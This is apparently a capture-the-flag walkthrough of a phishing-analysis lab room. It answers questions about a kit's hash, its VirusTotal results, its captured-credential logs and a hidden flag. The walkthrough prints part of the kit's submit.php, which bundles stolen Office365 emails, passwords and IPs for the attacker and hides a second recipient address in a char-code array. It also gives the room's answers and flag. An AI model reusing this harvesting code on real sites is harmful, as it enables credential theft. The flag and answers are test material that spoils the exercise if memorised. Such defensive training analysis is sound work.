
Q6 - Download the phishing kit archive to your virtual environment. Using the sha256sum command, what is the SHA256 hash of the file?



Ans: ba3c15267393419eb08c7b2652b8b6b39b406ef300ae8a18fee4d16b19ac9686


Q7 - Investigate the file hash from the previous question using VirusTotal. Aside from phishing, what other threat category is assigned to the ZIP archive?

Went to VirusTotal.com and uploaded the hash we found above. But the file would also work.



Ans: Trojan

Q8 - Review the VirusTotal Details page for the phishing kit. How many files are contained within the archive?



Names

Update365.zip
update.zip
abc.zip

Bundle Info

Contents Metadata

Contained Files	49
Uncompressed Size	520.27 KB
Earliest Content Modification	2019-10-06 19:01:20
Latest Content Modification	2020-04-07 00:17:14

Contained Files By Type

GIF	1
JPG	2
PNG	3
DIRECTORY	7
PHP	12
UNKNOWN	24

Ans: 49

Q9 - Let's see if the attacker has exposed any captured credentials. Navigate to the /data/Update365/ directory and investigate the log file. What is the email address of the user who submitted their credentials more than once?

Using the same log file posted under Question 5, we can find that Michael Ascot submitted his credentials twice, once at 10:00 AM and 10:01 AM.

Ans: michael.ascot@swiftspend.finance

Q10 - Extract the phishing kit archive and locate the submit.php file. What email address is used by the adversary to collect compromised credentials?

```php
$passchk = strlen($password);


$message .= "---------+ Office365 Login  |+-------\n";
$message .= "Email : ".$email."\n";
$message .= "Password : ".$password."\n";
$message .= "-----------------------------------\n";
$message .= "Client IP: ".$ip."\n";
$message .= "User Agent : ".$browser."\n";
$message .= "Country : ".$country."\n";
$message .= "Date: ".$adddate."\n";
$message .= "--- http://www.geoiptool.com/?IP=$ip ----\n";
$message .= "--+ Created BY Real Carder +---\n";


$send = "m3npat@yandex.com";

$bron = "Outlook update $ip | Office365";
$lagi = "MIME-Version: 1.0\n";
$lagi = "From: $ip <no-reply@$from>";

// Function to get country and country sort;

function visitor_country()
{
    $client  = @$_SERVER['HTTP_CLIENT_IP'];
    $forward = @$_SERVER['HTTP_X_FORWARDED_FOR'];
    $remote  = $_SERVER['REMOTE_ADDR'];
    $result  = "Unknown";
    if(filter_var($client, FILTER_VALIDATE_IP))
    {
        $ip = $client;
    }
    elseif(filter_var($forward, FILTER_VALIDATE_IP))
    {
        $ip = $forward;
    }
    else
    {
        $ip = $remote;
    }

    $ip_data = @json_decode(file_get_contents("http://www.geoplugin.net/json.gp?ip=".$ip));

    if($ip_data && $ip_data->geoplugin_countryName != null)
    {
        $result = $ip_data->geoplugin_countryName;
    }

    return $result;
}


function country_sort(){
        $sorter = "";
        $array = array(99,111,100,101,114,99,118,118,115,64,103,109,97,105,108,46,99,111,109);
        $count = count($array);
        for ($i = 0; $i < $count; $i++) {
                        $sorter .= chr($array[$i]);
```

Here's why we saw so many random countries popping up for the email servers it was filtered through. They're using a javascript to route though fake emails and countries picked at arandom by geoplugin.net. But the email it's being sent to is found on line 49 - m3npat@yandex.com


Ans: m3npat@yandex.com


Q11 - Return to the phishing URL and locate the flag.txt file. Using CyberChef to decode the flag, what is the secret value?

Going back to the phishing site, we navigate back to the directory. In the ZIP folder and in the directories that are showing, there doesn't seem to be a flag.txt file anywhere - which means it's likely hidden. After poking around a bit with various URLs, we finally find one hidden at office365/flag.txt




Now to Cyberchef to decrypt the hidden flag. Using the magic recipe to tell us what type of encryption it likely is, we find that it's probably Base85





Hmm, looks like Base85 isn't working. Let's try Base64



That looks like our flag, just reversed. If we reverse it, we get THM{pL4y_w1Th_tH3_URL} which is our final flag!

Ans: THM{pL4y_w1Th_tH3_URL}

Overall a fun room to solve!